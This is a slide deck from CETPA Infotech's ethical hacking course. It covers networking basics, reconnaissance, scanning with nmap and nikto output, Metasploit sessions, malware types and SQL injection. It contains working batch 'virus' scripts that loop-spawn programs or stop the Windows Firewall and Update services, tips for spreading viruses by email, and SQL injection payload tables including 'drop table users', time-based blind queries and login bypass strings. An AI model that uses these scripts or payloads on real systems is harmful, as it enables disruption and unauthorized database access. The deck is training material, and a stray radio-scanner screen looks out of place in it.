




CETPA Ethical Hacking Training

CETPA INFOTECH

No-1 training company*

Toll Free No: 1800-102-4262



A 40 Hrs practical Training



CINSE

"Certified Information and network security expert"

Basic of networking | DNS security |
DHCP security | WEB SERVER Security
windows server security | scanning |
penetration testing | sniffing | ip spoofing
dns spoofing many more.....

**For more details sms
cinse@9219602769**

ROORKEE
NOIDA
LUCKNOW
MOHALI
LPU-JALANDHAR
UKRAIN
GERMANY

**710, purvawali, opp. Ticket agency railway
road, Ganeshpur, roorkee Ph-01332-270218**

Cetpa Infotcch Pvt. Ltd

Why Security Needed ?

- ▶ Dependence on information systems and services means organizations are more vulnerable to security threats. The interconnecting of public and private networks and sharing of information resources increases the difficulty of achieving access control. The trend for distributed computing has weakened the effectiveness of central, specialist control.
- ▶ The purpose of information security management is to ensure business continuity and reduce business damage by preventing and minimizing the impact of security incidents.
- ▶ Maintaining integrity availability and confidentiality.

Ethical Hacker vs Hacker

- ▶ An ethical hacker attempts to bypass way past the system security and search for any weak points that could be exploited by malicious hackers. This information is then used by the organization to improve the system security, in an effort to minimize or eliminate, any potential attacks.
- ▶ In computer networking, *hacking* is any technical effort to manipulate the normal behavior of network connections and connected systems. A *hacker* is any person engaged in hacking.

Types of Hackers

**White Hat
Hackers**

**Black Hat
Hackers**

**Grey Hat
Hackers**

Cetpa Infotcch Pvt. Ltd

Cetpa Infotcch Pvt. Ltd




World famous hackers

■ Stephen Wozniac




■ Tsutomu Shimomura



■ KeMitnickvin



■ Kevin Poulsen



Defining the Skills Required to Become an Ethical Hacker

- ▶ Ethical hackers who stay a step ahead of malicious hackers must be computer systems experts who are very knowledgeable about computer programming, networking and operating systems. In-depth knowledge about highly targeted platforms (such as Windows, Unix, and Linux) is also a requirement. Patience, persistence, and immense perseverance are important qualities that many hackers possess because of the length of time and level of concentration required for most attacks/compromises to pay off.

Security consists of four basic elements

- ▶ Confidentiality
- ▶
- ▶ Authenticity
- ▶
- ▶ Integrity
- ▶
- ▶ Availability

Setting up Ethical hacking Lab

- ▶ Linux Virtual machine
- ▶ Windows Virtual machine
- ▶ VPN
- ▶ Proxy Server
- ▶ VPS
- ▶ High Speed Internet
- ▶ Address Spoofing macchanger -m b2:aa:0e:56:ed:f7
eth0

Understanding the Victim Better

- Who did we break in as ?
- Is the current user actively working ?
- Are we running in a VM ? Environment details ?
- What process are running ? AV
- Network topology ?
- Program must frequently run ?
- Enumerating details - users, groups , registry etc.

Modes of Attack

- ▶ Local
- ▶ Remote
- ▶ Social Engineering

PHASES OF A ETHICAL HACKING



Reconnaissance



Cetpa Infotcch Pvt. Ltd

Scanning



PROBE

Auto

Frequency Data: ACTIVE
MHz: 0154.3100
CTCSS: 151.4
Signal: - 97
Mode: NFM
Priority: OFF
Alarm: 3
Scanner: OFF
Recorder: OFF
Log: AIRTIMED
Delay: 00:02
Airtime: 00:00:41
Time: 01:55:43

Group: FCC Data - 15 mile radius
Hyperlink: <none activated>
Bank: 30 FIRE

Licensee Data: ANTONIA FIRE PROTECTION DISTRICT
Service: PF FIRE
Address: 200 YDS E OF JCT OF HWY 21 AND E FOUR RI
City: OTTO
County: JEFFERSON
Call Sign: KXQ998
Latitude: 3823:41
Longitude: 090:29:39
Dist/Bear: 12.6 217'
Marked: N
Locked: N

Latest Activity

0462.8750	192.8	CENTRAL COUNTY EMERGENCY 911	L	01:55:01	2
0154.3250		CENTRAL COUNTY OF	L	01:54:48	1
0453.8000	146.2	ARNOLD, CITY OF	L	01:54:34	4
0155.8250		WEBSTER GROVES, CITY OF	LN	01:54:29	5
0154.8450	103.5	SAINT LOUIS, COUNTY OF	L	01:54:26	1
0453.1750		HOSPITAL ASSOCIATION OF METROPOLITAN SAI	L	01:54:21	2
0155.3400	103.8	SAINT LOUIS, COUNTY OF	L	01:54:17	1
0155.3400		BRENTWOOD, CITY OF	C	01:54:10	-103
0154.8450		SAINT LOUIS, COUNTY OF	C	01:54:05	-42
0155.8400	114.8	FRONTENAC, CITY OF	T	01:54:02	-53
0453.8000	146.2	ARNOLD, CITY OF	C	01:53:37	-102
0460.4750	162.2	SAINT LOUIS, COUNTY OF	L	01:53:26	1
0155.8250		WEBSTER GROVES, CITY OF	LN	01:52:20	4
0042.3800	186.2	MISSOURI, STATE OF		01:52:17	-63
0154.7850	103.8	BRECKENRIDGE HILLS, VILLAGE OF		01:52:14	-84
0042.1200	186.2	MISSOURI, STATE OF		01:52:04	-94
0453.8000	146.2	ARNOLD, CITY OF	L	01:52:00	2
0453.8000	146.2	ARNOLD, CITY OF		01:51:57	-83
0155.8000	123.0	GLENDALE, CITY OF		01:51:34	-80
0155.3650	103.5	SAINT LOUIS, COUNTY OF		01:51:11	-97
0155.3400		BRENTWOOD, CITY OF	L	01:51:07	1
0154.7850		BALLWIN, CITY OF		01:50:54	-95
0460.4250		SAINT LOUIS, COUNTY OF		01:50:50	-100
0154.7850	173.8	BALLWIN, CITY OF	L	01:50:44	1
0154.7850		BALLWIN, CITY OF		01:50:38	-95

[Hyper](#) [Links](#) [Freqs](#) [Edit](#) [Rec](#) [Viewlog](#) [DIT](#) [Settings](#) [Man](#)
[Lockout](#) [Templock](#) [Log](#) <escape> = quit <enter> = hold <space> = next

```

C:\>ping google.com

Pinging google.com [64.233.167.99] with 32 bytes of data:

Reply from 64.233.167.99: bytes=32 time=26ms TTL=240
Reply from 64.233.167.99: bytes=32 time=26ms TTL=240
Reply from 64.233.167.99: bytes=32 time=26ms TTL=240
Reply from 64.233.167.99: bytes=32 time=28ms TTL=240

Ping statistics for 64.233.167.99:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 26ms, Maximum = 28ms, Average = 26ms

C:\>_
    
```

```


root@bt:~# nmap -sT -p- -PN 172.16.45.135

Starting Nmap 5.30BETA1 ( http://nmap.org ) at 2010-10-04 14:30 CDT
Nmap scan report for 172.16.45.135
Host is up (0.00019s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
8834/tcp  open  unknown


Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
root@bt:~# _
    
```

Exploitation

Bind Payloads



Reverse Payloads



```
Fast-Track Metasploit Autopwn Automated
meterpreter > ls
Listing: c:\
-----
Mode                Size           Type             Last modified      Name
-----
100777/rwxrwxrwx    0             fil              Tue Nov 24 12:04:02 -0600 2009 AUTOEXEC.BAT
100666/rw-rw-rw-    0             fil              Tue Nov 24 12:04:02 -0600 2009 CONFIG.SYS
40777/rwxrwxrwx    0             dir              Thu Dec 23 11:36:24 -0600 2010 Documents and Settings
100444/r--r--r--    0             fil              Tue Nov 24 12:04:02 -0600 2009 IO.SYS
100444/r--r--r--    0             fil              Tue Nov 24 12:04:02 -0600 2009 MSDOS.SYS
100555/r-xr-xr-x   45124         fil              Thu Aug 23 06:00:00 -0500 2001 NTDETECT.COM
40555/r-xr-xr-x    0             dir              Thu Dec 23 11:36:37 -0600 2010 Program Files
40777/rwxrwxrwx    0             dir              Mon Mar 22 23:35:43 -0500 2010 RECYCLER
40777/rwxrwxrwx    0             dir              Tue Nov 24 12:06:54 -0600 2009 System Volume Information
40777/rwxrwxrwx    0             dir              Mon Mar 15 14:32:14 -0500 2010 WINDOWS
40777/rwxrwxrwx    0             dir              Tue Nov 23 15:05:03 -0600 2010 WUTemp
100666/rw-rw-rw-   194           fil              Tue Nov 24 12:01:00 -0600 2009 boot.ini
100777/rwxrwxrwx   114688        fil              Tue Nov 23 16:40:08 -0600 2010 calc.exe
100444/r--r--r--   222368        fil              Thu Aug 23 06:00:00 -0500 2001 ntldr
100666/rw-rw-rw-   805306368     fil              Wed Dec 29 17:22:36 -0600 2010 pagefile.sys
meterpreter > █
```

```
root@bt:~# ./nikto.pl -h 172.16.45.129 -p 1-1000
- Nikto v2.1.2
-----
+ Target IP: 172.16.45.129
+ Target Hostname: 172.16.45.129
+ Target Port: 80
+ Start Time: 2010-10-21 01:45:19
-----
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.5 with Suhosin-Patch
+ Number of sections in the version string differ from those in the database, the server reports : apache/2.2.9 while the database has: 2.2.15. This may cause false positives.
+ Number of sections in the version string differ from those in the database, the server reports : php/5.2.6-2ubuntu4.5 while the database has: 5.3.2. This may cause false positives.
+ PHP/5.2.6-2ubuntu4.5 appears to be outdated (current is at least 5.3.2)
+ ETag header found on server, inode: 304648, size: 45, mtime: 0x46af3f103d500
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6414 items checked: 1 error(s) and 9 item(s) reported on remote host
+ End Time: 2010-10-21 01:45:42 (23 seconds)
-----
+ 1 host(s) tested
```


Maintaining Access



System Hacking (local)

- ▶ Admin Password Breaking
- ▶ Steganography
- ▶ Virus and Trojans
- ▶ Batch Virus
- ▶ Key logger

Steganography

Hiding Technique

- ▶ **Steganography** : is the art or practice of concealing a message, image, or file within another message, image, or file.
- ▶ Image steganography by dos command
- ▶ Audio steganography.

Types of Malicious Software

- ▶ 1. Virus
- ▶ 2. Worm
- ▶ 3. Trojan & backdoors
- ▶ 4. Root Kit
- ▶ 5. Spyware

Demo Batch Virus

- ▶ @echo off
:loop
start notepad
start compmgmt.msc
start mspaint
start osk
start cmd
start explorer
start control
start calc
goto loop
- ▶ open notepad & type
@echo off
net stop "Windows Firewall"
net stop "Windows Update"
net stop Workstation
net stop "DHCP Client"
net stop "DNS Client"
net stop "Print Spooler"
net stop Themes
exit

What Is Meant by “Wrapping”?

Hiding Technique

- ▶ *Wrappers* are software packages that can be used to deliver a Trojan. The wrapper binds a legitimate file to the Trojan file. Both the legitimate software and the Trojan are combined into a single executable file and installed when the program is run.
- ▶ Batch virus Wrapping Demo.

How to Spread Virus:

- ▶ Send email after:
- ▶ 1. File Binding.
- ▶ 2. Hide exe into excel file.
- ▶ 3. Office 2003 Macro bypasser:
- ▶ 4. File name phishing
- ▶ 5. False Linking.

System Hacking Countermeasure

- ▶ NTFS Permissions
- ▶ Password Policy
- ▶ Audit Policy
- ▶ Group Policy
- ▶ USB Key login
- ▶ Syskey Security

Password Policy & Auditing

- ▶ Changing password policy command: secpol.msc.
- ▶ Audit logon events through auditing.

Email Hacking

- ▶ Forging / Spamming
- ▶ Tracing emails
- ▶ Keylogger
- ▶ Phishing
- ▶ Tabnabbing
- ▶ Email collector
auxiliary/gather/search_email_collector

Phishing

- ▶ Phishing is the method used to steal personal information through spamming or other deceptive means. There are a number of different phishing techniques used to obtain personal information from users.

Protection against phishing

- ▶ **Don't click**
- ▶ **Go direct**
- ▶ **Don't try to "win" anything**
- ▶ **Don't panic**
- ▶ **Get security**

Types of key loggers?

► 1. Software-based keyloggers

Software-based keyloggers are essentially programs that aim to monitor your computer's operating system. They vary in types and levels of system penetration. **One example of which is memory injection software.** These are typical Trojan viruses that alter the memory tablet of a system in order to bypass online security.

► 2. Hardware-based keyloggers

Compared to a software-based, hardware ones don't need any installing since they are already within the physical system of the computer. **Keyboard keyloggers** are one of the most common examples of hardware-based ones.

TABNABBING: A NEW TYPE OF PHISHING ATTACK

- ▶ Most phishing attacks depend on an original deception. If you detect that you are at the wrong URL, or that something is amiss on a page, the chase is up. You've escaped the attackers.
- ▶ **Tabnabbing** is a computer exploit and phishing attack, which persuades users to submit their login details and passwords to popular websites by impersonating those sites and convincing the user that the site is genuine.


Tracing emails

- ▶ **Email tracking** is a method for monitoring the email delivery to intended recipient. Most tracking technologies use some form of digitally time-stamped record to reveal the exact time and date that an email was received or opened, as well the IP address of the recipient.
- ▶ Email Tracing Demo



- SQL Injection is the most common Website vulnerability on the Internet
- It is a flaw in **Web Applications** and not a Database or Web server issue
- Most programmers are still not aware of this threat

SQL Injection is the Most Prevalent Vulnerability in 2010



What is **SQL Injection**?



SQL injection is a technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a Web application for execution by a backend database



SQL injection is a basic attack used to either gain unauthorized access to a database or to retrieve information directly from the database

Additional Methods to **Detect** SQL Injection

Function Testing

This testing falls within the scope of black box testing, and as such, should require no knowledge of the inner design of the code or logic

Fuzzing Testing

It is SQL injection testing technique used to discover coding error by inputting massive amount of data to crash web application



Manual analysis of the web application source code

Static/Dynamic Testing

Example of Fuzz Testing

`http://juggyboy/?parameter=123`
`http://juggyboy/?parameter=1'`
`http://juggyboy/?parameter=1'#`
`http://juggyboy/?parameter=1"`
`http://juggyboy/?parameter=1 AM`
`http://juggyboy/?parameter=1'-`
`http://juggyboy/?parameter=1 AM`
`http://juggyboy/?parameter=1'/*`
`http://juggyboy/?parameter=1' A`
`http://juggyboy/?parameter=1`
1000



Testing for SQL Injection



Testing String	Variations
'	Single code
1' or '1'='1	1') or ('1'='1
value' or '1'='2	value') or ('1'='2
1' and '1'='2	1') and ('1'='2
1' or 'ab'='a'+ 'b	1') or ('ab'='a'+ 'b
1' or 'ab'='a' 'b	1') or ('ab'='a' 'b
1' or 'ab'='a' 'b	1') or ('ab'='a' 'b


Testing String	Variations
';[SQL Statement];--	');[SQL Statement];--
';[SQL Statement];#	');[SQL Statement];#
:[SQL Statement];--);[SQL Statement];--
:[SQL Statement];#);[SQL Statement];#

Testing String	Variations
'; drop table users--	
1+1	3-1
value + 0	
1 or 1=1	1) or (1=1
value or 1=2	value) or (1=2
1 and 1=2	1) and (1=2
1 or 'ab'='a'+ 'b	1) or ('ab'='a'+ 'b
1 or 'ab'='a' 'b	1) or ('ab'='a' 'b
1 or ' ab'='a' 'b	1) or ('ab'='a' 'b

Testing String	Variations
admin'--	admin')
admin' #	admin')#
1--	1) --
1 or 1=1--	1) or 1=1
' or '1'='1'--	') or '1'='1

Testing String	Variations
-1 and 1=2--	-1) and 1
' and '1'='2'--	') and '1'='2
1/*comment*/	

Types of SQL Injection



What is **Blind SQL Injection**?

No Error Message

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker



Generic Page

Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application rather than seeing a useful error message, a generic custom page is displayed



Time-intensive

This type of attack can become time-intensive because a new statement must be crafted for each bit recovered



Database, Table, and Column Enumeration

1

Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

user or *current_user*, *session_user*, *system_user*

```
' and 1 in (select user ) --  
' ; if user ='dbo' waitfor delay '0:0:5' --  
' union select if( user() like 'root@%',  
benchmark(50000,sha1('test')), 'false' );
```

2

DB Administrators

Default administrator accounts include *sa*, *system*, *sys*, *dba*, *admin*, *root* and many others

The *dbo* is a user that has implied permissions to perform all activities in the database.

Any object created by any member of the *sysadmin* fixed server role belongs to *dbo* automatically

Discover DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects  
where xtype = 'U' and name > '.') --
```

3

Column Enumeration in DB

MS SQL

```
SELECT name FROM syscolumns WHERE  
id = (SELECT id FROM sysobjects  
WHERE name = 'tablename ')  
sp_columns tablename
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns  
WHERE table_name='tablename '
```

DB2

```
SELECT * FROM syscat.columns  
WHERE tabname= 'tablename '
```

Postgres

```
SELECT attnum,attname from  
pg_class, pg_attribute  
WHERE relname= 'tablename '  
AND pg_class.oid=attrelid  
AND attnum > 0
```

4

SQL Injection Tools



SQL Brute

<http://www.gdssecurity.com>



BobCat

<http://www.northern-monkee.co.uk>



Sqlninja

<http://sqlninja.sourceforge.net>



SQLGET

<http://www.darknet.org.uk>



Absinthe

<http://www.0x90.org>



SQL Injection Brute-force

<http://code.google.com>



sqlmap

<http://sqlmap.sourceforge.net>



SQL Injection Digger

<http://sqid.rubyforge.org>

Admin login page password injection

- ▶ Search adminlogin.aspx
- ▶ Try some default password
- ▶ Like admin 1'or'1'='1 etc...

SQL Injection Detection Tools



HP WebInspect

<https://h10078.www1.hp.com>



SQLDict

<http://ntsecurity.nu>



HP Scrawl

<https://h30406.www3.hp.com>



Paros

<http://www.darknet.org.uk>



SQL Block Monitor

<http://sql-tools.net>



Acunetix Web Vulnerability Scanner

<http://www.acunetix.com>



GreenSQL

<http://www.greensql.net>



CAT.NET

<http://www.microsoft.com>



CETPA Noida

D-58, Sector-2, Red FM Lane,
Noida -201301, Uttar Pradesh
Contact Us: 0120-3839555, +91-
9212172602

CETPA Dehradun

105, Mohit Vihar, Near Kamla Palace,
GMS Road, Dehradun-248001,UK
Contact: +91-9219602771, 0135-6006070

CETPA Roorkee

#200, Purvawali, 2nd Floor
(Opp. Railway Ticket Agency)
Railway Road, Ganeshpur, Roorkee -
247667

Contact Us: +91-9219602769, 01332-
270218

Fax - 1332 - 274960

CETPA Lucknow

#401 A, 4th Floor, Lekhraj Khazana,
Faizabad Road , Indira Nagar,
Lucknow - 226016 Uttar Pradesh
Contact: +91-9258017974, 0522-6590802

CETPA[®]

TRAINING | DEVELOPMENT | PLACEMENT

www.cetpainfotech.com



Cetpa Infotcch Pvt. Ltd